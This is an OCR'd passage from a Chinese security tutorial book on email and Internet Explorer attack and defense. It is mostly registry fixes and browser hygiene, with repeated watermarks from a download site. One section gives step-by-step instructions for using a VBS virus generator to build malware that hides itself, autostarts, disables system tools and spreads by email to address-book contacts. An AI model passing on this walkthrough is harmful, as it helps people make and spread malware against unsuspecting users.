步骤 10 在 Outlook 窗口中如果选择“日历”选项，即可进入“日历”操作界面，在其中可以添加相关的任务。



步骤 11 在“日历”操作窗口中添加的任务可以在“任务”窗口之中查看。选择“任务”选项，即可进入“任务”操作窗口之中，在其中可以看到刚刚添加的任务信息。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



秒杀疑惑

本章主要讲解了电子邮件的攻防知识，常见的邮件病毒特征以及相关的防范措施，从而使读者能够更加安全地应用电子邮件，下面再来介绍一些学习聊天工具攻防过程中的相关疑惑。

Q 如果正在使用的邮箱突然不能使用了，或已经由于很久不用而把邮箱密码忘记了，此时应该怎么办？

A 大多数用户可能都面临过遗失邮箱密码的情况，为了让用户能够找回密码并继续使用自己的邮箱，大多数 Web-Mail 系统都会向用户提供邮箱密码恢复机制，让用户回答一系列问题，如果答案都正确，就可恢复自己邮箱的密码。

Q 单击“发送”按钮发送邮件时，总是出现无法找到主机smtp，请检查输入的服务器名是否正确的提示，此时应该怎么办？

A 当出现这样的现象时，用户需要查看一下自己用的是哪个网站的邮箱，如果使用的是网易 163 的邮箱，则其接收邮件的 POP3 服务器为 POP.163.com、SMTP 服务器为 SMTP.163.com。如果使用的是新浪邮箱，就得去查找新浪的服务器，查新浪的服务器有两种。即 POP3 服务器为 POP3.sina.com.cn、SMTP 服务器为 smtp.sina.com.cn，或 POP3 服务器为 202.106.187.180 或 SMTP 服务器为 202.106.182.230。

Q 发送邮件失败，提示用户的邮件超过了对方邮件服务商规定的一封邮件大小的限制，该如何解决？

A 说明这封邮件太大了，超过了对方的邮件服务商针对一封邮件大小的限制。此时将附件拆分成多个部分发送或者让对方换一个较大邮箱来接收这封邮件即可。

Q 不能成功发送邮件，提示错误原因为被对方服务器拒收，如何解决？

A 被对方邮件服务器拒绝接收，一般需要让接收方向网管说明情况，将相关邮箱的地址从黑名单中撤销，就可以正常发送信件了。

Q 登录MSN邮箱时，发现自己的密码被修改了，如何找回密码？

A MSN 具有密码保护措施，一旦发现自己的密码被修改或忘记了密码，就可以凭借设置的 MSN 密码保护的提示问题和答案，来重新设置自己的 MSN 密码。

进入 MSN 邮箱登录页面中单击“忘记密码了”链接，进入重新设置密码页面，在 Windows Live ID 文本框中输入要找回的 MSNzhang 账号，在“字符”文本框中输入相应的验证码。单击“继续”按钮，进入选择重设密码方式页面，在其中选择“使用地址信息和机密问题答案来验证我的身份”单选按钮，在被激活的表单中，选择注册时的信息并输入机密答案。单击“继续”按钮，进入密码更改页面并输入新密码，单击“继续”按钮完成修改。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

浏览器的攻防


Chapter 06

本章将全面介绍浏览器攻防的相关内容。其实，来自浏览器的攻击时时刻刻威胁着每一个网络用户，一不小心就会被恶意代码、木马、间谍软件等攻击，造成标题栏、默认主页、注册表值等内容被修改，甚至会危害自己的系统。因此，了解入侵者通过浏览器进行攻击的途径并及时做出防范就显得尤为重要。

重点实例



- 使用恶意网站清除器



- 使用恶意软件查杀助理



- 修改注册表信息

知识要点

1. 恶意代码的预防和清除
2. 常见IE浏览器故障与解决方法
3. IE炸弹攻防
4. 维护IE浏览器

建议学习时间：50分钟

学习内容	学习时间
恶意代码的预防和清除	10分钟
常见IE浏览器故障与解决方法	20分钟
IE炸弹攻防	10分钟
维护IE浏览器	20分钟

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Internet Explorer 是目前使用最为广泛的网页浏览器，其功能非常强大，但由于支持 JavaScript 脚本、ActiveX 控件等元素，使得使用 Internet Explorer 浏览网页时留下了许多的安全隐患，因此，保卫浏览器的安全也就成了一项刻不容缓的工作。

恶意代码的预防和清除

虽然有些恶意代码的破坏性并不是很大，但是感染的恶意代码常常会对用户的计算机系统做一些强制设置，并且清除起来非常麻烦。因此，需要用户学会预防和清除恶意代码。

● 恶意代码的预防

计算机用户在上网前或上网时须做好如下工作，才能对网页恶意代码进行很好的预防。

要避免计算机被网页恶意代码感染，关键是不要轻易去一些自己并不了解的站点，尤其是那些看上去非常美丽诱人的网址更不要轻易进入，否则不经意间就会误入网页恶意代码的圈套。

微软官方经常会发布一些漏洞补丁，及时对当前操作系统及 IE 浏览器进行更新升级，可以更好地预防恶意代码。

一定要在计算机上安装病毒防火墙和网络防火墙，并时刻打开“实时监控功能”。通常，防火墙软件都内置了大量查杀 VBS、JavaScript 恶意代码的特征库，能够有效地警示、查杀、隔离含有恶意代码的网页。

对防火墙等安全类软件进行定时升级，并在升级后检查系统进程，及时了解系统运行情况；定期扫描系统（包括毒病扫描与安全漏洞扫描），以确保系统安全性。

关闭局域网内系统的网络硬盘共享功能，防止一台计算机中毒而影响到网络内的其他计算机。

可以利用 Hosts 文件将已知的广告服务器重定向到无广告的机器（通常是本地的 IP 地址 127.0.0.1）上来过滤广告，从而拦截一些恶意网站的请求，减小访问欺诈网站或感染一些病毒或恶意软件的机率。

一招鲜 什么是Hosts文件

Hosts 文件是用于储存计算机网络中各节点信息的计算机文件。该文件负责将主机名映射到相应的 IP 地址。Hosts 文件可以用记事本直接打开并进行编辑，通常用于补充或取代网络中 DNS 的功能。Hosts 文件在 Windows NT/2000/XP/2003/Vista/Win 7 操作系统中的默认存储位置为 Windows\ system32\ drivers\ etc\，也可以进行更改。

● 恶意代码的清除

即便是计算机感染了恶意代码，也不必着急，只要用户按照正确的操作方法即可使系统恢复正常。如果用户是计算机高手，可直接对注册表进行手工操作，使被恶意代码破坏或更改的地方恢复正常。而对于普通的计算机用户来说，就需要使用一些专用工具来进行清除。

一招鲜 恶意代码的特征

一般情况下，恶意代码或者叫恶意软件是具有一定的共同特征，具体的体现在：恶意的目的；本身是程序；通过执行发生作用。

练习 使用恶意网站清除器

恶意网站清除（IEscan）软件是功能强大的IE修复工具以及流行病毒专杀工具，它可以进行恶意代码的查杀，并对常见的恶意网络插件免疫。
使用IEscan清除恶意网站的具体操作步骤如下所述。

步骤 01 运行恶意网站清除（IEscan）程序，打开 IEscan 主界面窗口。单击“检测”按钮，

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

可以对操作系统进行恶意代码的检查。单击“治疗”按钮，则可以对 IE 浏览器进行修复。



步骤 02 单击“插件免疫”按钮，以列表形式显示了已知的恶意插件名称，勾选对应的复选框，单击“应用”按钮即可对选中的插件免疫。



常见IE浏览器故障与解决方法

网络上的恶意代码各种各样，怎样才能判断计算机是否已经感染恶意代码呢？如果已经感染又怎样进行清除呢？下面总结了几种最常见的恶意代码及相应的解决方法。

● 启动时自动弹出对话框和网页

相信大多数用户都遇到过下面的情况：系统启动时弹出对话框，通常是一些广告信息，如欢迎访问某某网站等；开机弹出网页，通常会快速重复弹出很多窗口，直到死机。

出现这种情况通常说明恶意代码已修改了用户的注册表信息，使得启动浏览器时出现异常。可以通过编辑系统注册表来解决。

步骤 01 执行“开始 > 运行”命令，在弹出的“运行”对话框中输入 regedit 命令并按下 Enter 键。打开注册表编辑器，依次展开 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Winlogon 主键，删除右侧窗格中的 LegalNoticeCaption 和 LegalNoticeText 两个字符串键值。



步骤 02 执行“开始 > 运行”命令，打开“运行”对话框，输入 msconfig 命令并按下 Enter 键。弹出对话框切换到“启动”选项卡，取消勾选列表框中后缀名为 .url、.html、.htm 的网址文件前的复选框，单击“应用”按钮。



● 修改起始页和默认主页

某些网站为了提高自己的访问量和广告宣传，会使用恶意代码，利用 IE 浏览器的漏洞，对访问者的 IE 浏览器进行修改，一般修改的是 IE 浏览器的起始页和默认主页。此时，用户可以通过编辑系统注册表来解决。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 01 执行“开始 > 运行”命令打开“运行”对话框，输入 regedit 命令打开注册表编辑器，依次展开 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Internet Explorer\Main 主键，在右窗格中将 StartPage 子键键值改为 about:blank 即可。同时，还需在注册表 HKEY_CURRENT_USER 下的相同位置做同样操作。



步骤 02 执行“开始 > 运行”命令，在弹出的“运行”对话框中输入 regedit 命令，打开注册表编辑器，依次展开 HKEY_LOCAL_MACHINE \ SOFTWARE\Microsoft\Windows\Internet Explorer\Main 主键，在右侧窗格中将 Default _Page_URL 子键键值中的那些恶意网站的网址改为常用网络，或者设置为 IE 默认值。



● 强行修改IE标题栏

在系统默认状态下，由应用程序本身提供标题栏的信息，但也允许用户自行在上述注册表项目中添加信息。一些恶意代码强制更改用户的 IE 浏览器标题栏的内容，强迫用户观看一些地址或广告，此时可以通过编辑系统注册表来解决，具体操作步骤如下。

步骤 01 执行“开始 > 运行”命令，在弹出的“运行”对话框中输入 regedit 命令，打开注册表编辑器。依次展开 HKEY_LOCAL_MACHINE\ SOFTWARE\Microsoft\Windows\Internet Explorer\Main 主键，在右侧窗格中将 Window Title 子键值删除。同时，在注册表 HKEY_CURRENT_USER 下的相同位置做同样操作。



步骤 02 或双击 Window Title 子键，在弹出的“编辑字符串”对话框，把“数值数据”改为 Microsoft Internet Explorer，IE 浏览器就可以恢复正常状态了。同时，在注册表 HKEY_ CURRENT_USER 下的相同位置做同样操作。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

强行修改右键菜单

被强行修改右键菜单的现象主要表现为两种。一是右键快捷菜单被添加了非法网站链接，二是右键弹出快捷菜单功能被禁用，在 IE 浏览器中单击鼠标右键无反应。

这两种情况都可以通过编辑系统注册表来解决。下面就来介绍右键菜单打不开的修复方法。


步骤 01 打开“注册表编辑器”窗口，在左窗格中依次单击展开 HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Restrictions 主键。



步骤 02 在右窗格中右击NoBrowserContextMenu键值，在弹出的快捷菜单中选择“修改”命令。



步骤 03 打开“编辑字符串”对话框，在“数值数据”文本框中输入 00000000。



步骤 04 单击“确定”按钮，即可完成 IE 浏览器右键菜单的修复。

针对浏览器右键菜单中出现的非法连接这种情况，修复的具体操作步骤如下。

步骤 01 打开“注册表编辑器”窗口，在左窗格中依次展开 HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt 主键。




步骤 02 在左窗格中右击非法的右键链接“追加到现有的PDF”，弹出快捷菜单选择“删除”命令。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 弹出“确认项删除”对话框，提示用户是否确实要删除这个项和所有其子项。



步骤 04 单击“是”按钮，即可将该项删除。



一招鲜 彻底删除非法链接

在删除前，最好先展开 MenuExt 主键，检查一下里面是否有一个子键，其内容是指向一个 HTML 文件的。如果有，找到该文件的路径，然后根据此路径将该文件也删除，这样才能彻底清除右键菜单中的非法链接。

● 禁用IE的“源文件”命令

IE 浏览器的“查看 > 源文件”命令，主要用于查看网页的源文件，但是有时受到恶意代码的攻击，该命令处于被禁用的状态。出现这种现象的原因是恶意代码修改注册表的键值。具体位置是在 HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer 下建立子键 Restrictions。然后在 Restrictions 下面建立一个 DWORD 值 NoViewSource，且 DWORD 值赋值为 1。



另外一个位置为 HKEY_USERS \.DEFAULT\Software\Policies\Microsoft\Restrictions 下，将 DWORD 值 NoViewSource 的键值改成了 1。



通过上面这些键值的修改，可以达到使“查看”菜单下的“源文件”命令被禁用的目的。明白了问题的所在之后，下面就可以通过以下方法进行修复。

步骤 01 打开文本文件，输入以下内容。

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\
Policies\Microsoft\Internet Explorer\
Restrictions]
“NoViewSource” =dword:00000000
[HKEY_USERS\.DEFAULT\Software\
Policies\Microsoft\Internet Explorer\
Restrictions]
“NoViewSource” =dword:00000000
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 02 输入完成后，执行“文件 > 另存为”命令。



步骤 03 打开“另存为”对话框，在“文件名”文本框中输入文件名。



步骤 04 单击“保存”按钮，即可将该文件以注册表的形式保存。



步骤 05 将该文件导入到注册表中，此时无需重新启动计算机，直接运行 IE 浏览器，就会发现 IE 的“源文件”命令已恢复使用。



禁用注册表

有时不小心浏览了恶意网页后，想使用 Regedit 修改注册表编辑器时，却发现系统提示没有权限运行该程序。这是因为恶意代码不但修改了我们的浏览器设置，甚至禁用了注册表编辑功能。


遇到这种情况，用户可以从网上下载一个第三方注册表编辑器来进行修改。推荐使用 Registry Workshop 软件。Registry Workshop 是一款高级的注册表编辑工具，其使用方法与系统注册表编辑器基本一致，能够完全替代 Windows 系统自带的注册表编辑器。

步骤 01 下载 Registry Workshop 软件后，安装运行。在软件界面窗口的左窗格中依次展开 HKEY_CURRENT_USER\Software\

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Microsoft\Windows\CurrentVersion\Policies\System 主键。



步骤 02 将右窗格中 DisableRegistryTools 的“数值数据”改为 0。单击“确定”按钮，并退出 Registry Workshop 软件，重新启动计算机，即可恢复注册表的系统权限，如下图所示。



IE炸弹攻防

IE 炸弹是一种潜伏在网页中，通过在目标计算机中不断弹出窗口，达到耗尽目标计算机系统资源目的的病毒。

● 制作脚本病毒

病毒生产机是一款可直接根据用户的选择生产病毒源代码的软件。因为脚本语言是可执行的，所以不需要编译，程序中也不需要校验和定位，每条语句之间分割得比较清楚。先将病毒功能做出单独的模块，在用户做出病毒功能选择后，病毒生产机只需将相应的功能模块拼凑起来做相应的优化即可。

“最新 VBS 脚本病毒生成机”是一款傻瓜式的 VBS 病毒制造软件，它向用户提供各项选择，自动产生符合需要的 VBS 病毒。即使用户没有一点编程基础，也可以制造出一个 VBS 脚本病毒。

下面介绍使用“VBS 脚本病毒生成机”制作 VBS 脚本病毒的具体操作步骤。

步骤 01 下载并运行“VBS 脚本病毒生成机”，打开“VBS 脚本病毒生成机”主窗口。



步骤 02 切换到“病毒复制”选项卡，在其中勾选相应的复选框后，在“病毒副本文件名”文本框中输入相应的名称。为了更好地隐藏生成的 VBS 脚本病毒，最好不要勾选“复制病毒副本到启动菜单”复选框。




步骤 03 切换到“病毒禁止”选项卡，如果想让病毒加入到注册表中，随系统的启动而启动，则勾选“开机自动运行”复选框；如果只是想让目标计算机突然出现错误，则可勾选“禁止‘运行’菜单”、“禁止‘关闭系统’菜单”、“禁止任务栏和开始”、“禁止显示


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

桌面所有图标”等复选框；如果让对方开机后找不到硬盘分区、无法运行注册表编辑器、无法打开控制面板，则勾选“隐藏盘符”、“禁止注册表扫描”、“禁用‘控制面板’”等复选框。



步骤 04 切换到“病毒提示”选项卡，在其中勾选“设置开机提示框”复选框，然后分别在“设置开机提示框标题”和“设置开机提示对话框内容”文本框中输入提示标题和内容。



步骤 05 切换到“病毒传播”选项卡，在其中勾选“通过电子邮件自动传播”复选框，然后设置一个数字，这样就可以在病毒运行时，自动向邮件地址薄中的联系人发送带病毒的邮件。



步骤 06 在被恶意网站入侵后，IE 可能会被修改的面目全非，如主页被更改、鼠标右键不能使用等，在使用病毒制造机制作病毒的过程中也可以加入这样的功能。切换到“病毒修改”选项卡，在其中勾选相应的复选框即可修改相应选项。



步骤 07 切换到“病毒生成”选项卡，即可看到生成的 VBS 脚本文件的默认保存路径。



步骤 08 单击“我愿付一切代价，我要生成病毒”按钮，即可开始生成 VBS 脚本病毒。待病毒生成完毕后，会弹出“病毒成功生成完毕”提示框，单击“确定”按钮，即可完成 VBS 脚本病毒的制作。




步骤 09 在成功制作病毒完成后，即可在设置的保存位置中看到生成的 VBS 脚本病毒文件。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 10 右击 QQ600.vbs 文件，在弹出的快捷菜单中选择“编辑”命令，即可以文本文件形式打开生成的病毒文件。



● IE炸弹的防御

一般来说，IE 炸弹对系统的破坏性并不算很高，但对其的防范却不容易，目前还没有比较好的办法可以完全抵御 IE 炸弹的威胁。但是，如果用户养成良好的上网习惯，并在日常上网过程中注意一些操作细节，也可以很好地避免遭到 IE 炸弹的攻击。

下面介绍设置 IE 浏览器来屏蔽已知的恶意网站的具体操作步骤。

步骤 01 启动 IE 浏览器，在打开的浏览器窗口执行“工具 >Internet 选项”命令，打开“Internet 选项”对话框。



步骤 02 切换到“内容”选项卡，在“分级审查”选项区下方单击“启用”按钮，打开“内容审查程序”对话框。



步骤 03 在“许可站点”选项卡下的“允许值网址”文本框中输入要屏蔽的网址，此时即可激活右侧的按钮。



步骤 04 单击“从不”按钮，即可将该网址添加到下面的列表框中，而其中的红色图标表示该网址已被屏蔽。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

维护IE浏览器


在使用 IE 浏览器浏览网页时，计算机都会从浏览的网页中下载某些程序，而这些程序中可能会包含黑客设置的恶意代码，从而危害计算机的安全。因此，在上网的同时需要注意对 IE 浏览器的维护。

● 清除IE浏览器中的临时文件

在 Windows XP 操作系统中使用 IE 浏览器时，计算机会把 IE 浏览器中的临时文件保存在C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files 目录下，而这些临时文件可能会包含黑客程序，所以需要在关闭 IE 浏览器之前清除临时文件。

下面介绍清除 IE 浏览器中的临时文件的具体操作步骤。


步骤 01 在桌面上右击“IE 浏览器”图标，弹出快捷菜单，选择“属性”命令。



步骤 02 打开“Internet 属性”对话框，在“常规”选项卡中单击“Internet 临时文件”选项区中的“删除文件”按钮。



步骤 03 打开“删除文件”对话框，在其中勾选“删除所有脱机内容”复选框。



步骤 04 单击“确定”按钮，即可清除 IE 浏览器中的临时文件。为了安全起见，可以更改 IE 浏览器的保存位置。在“常规”选项卡下，单击“Internet 临时文件”选项区中的“设置”按钮，打开“设置”对话框。



步骤 05 单击“移动文件夹”按钮，即可更改 IE 浏览器中临时文件的保存位置。

● 清除Cookies

Cookie 是 Web 服务器发送到计算机中的数据文件，它记录了用户名、口令及其他一些信息。目前，在许多网站中，Cookie 文件中的 Username 和 Password 是不加密的明文信息，更容易被泄密。因此，在离开 IE 时删除 Cookie 内容是非常必要的。

可以通过如下方法来实现。

方法 1：删除文件夹 C:\Documents and Settings\用户名\Cookies 目录下，除 index.dat 文件（系统自身所形成的文件）之外的所有文件。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



方法 2：通过“Internet 属性”对话框中的相关功能实现。具体的操作步骤如下。

步骤 01 打开“Internet 属性”对话框，选择“常规”选项卡，在“Internet 临时文件”选项区中单击“删除 Cookies”按钮。



步骤 02 打开“删除 Cookies”对话框。单击“确定”按钮即可。



● 清除IE浏览器中的表单


在需要使用用户名和密码登录浏览网页时，IE 浏览器会询问用户是否让计算机记下输入的信息，如果此时单击“是”按钮，那么在下次登录该网页时，就可以直接使用之前保存的信息进行登录。但是黑客也会这种直接登录的方式来窃取用户的数据，所以从安全角度出发，需要清除表单并取消自动记录表单的功能。

下面介绍清除 IE 浏览器中的表单的具体操作步骤。


步骤 01 在 IE 浏览器菜单栏中执行“工具 > Internet 选项”命令，打开“Internet 选项”对话框，切换至“内容”选项卡。



步骤 02 在“个人信息”选项区中单击“自动完成”按钮，打开“自动完成设置”对话框，取消勾选所有的复选框。



步骤 03 单击“清除密码”按钮，弹出提示框询问是否清除以前保存的所有密码，单击“确定”按钮即可清除网页中以前保存的所有密码。



步骤 04 单击“清除表单”按钮，会弹出提示框询问是否清除以前保存的表单条目，单击“确定”按钮即可清除所有保存的表单条目。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



● 提高IE的安全防护等级

通过提高 IE 浏览器的安全等级，可以降低用户打开含有病毒和木马程序网页的机率，以更好地保护系统和计算机的安全。

下面介绍设置 IE 安全防护等级的具体操作步骤。

步骤 01 在 IE 浏览器中执行“工具 >Internet 选项”命令，打开“Internet 选项”对话框，并切换到“安全”选项卡。



步骤 02 选中 Internet 图标后，单击“自定义级别”按钮，打开“安全设置”对话框。



步骤 03 在“重置为”下拉列表中选择“安全级 - 高”选项，单击“确定”按钮即可将 IE 安全等级设置为“高”。

● 限制访问不良站点

在 IE 浏览器中可以对不良网站的访问进行限制，下面介绍通过设置分级审查功能，来防止用户访问恶意站点的方法。

步骤 01 在 IE 浏览器中执行“工具 >Internet 选项”命令，打开“Internet 选项”对话框。



步骤 02 单击“内容”标签，切换到“内容”选项卡。



步骤 03 在“分级审查”选项区中单击“启用”按钮，打开“内容审查程序”对话框。



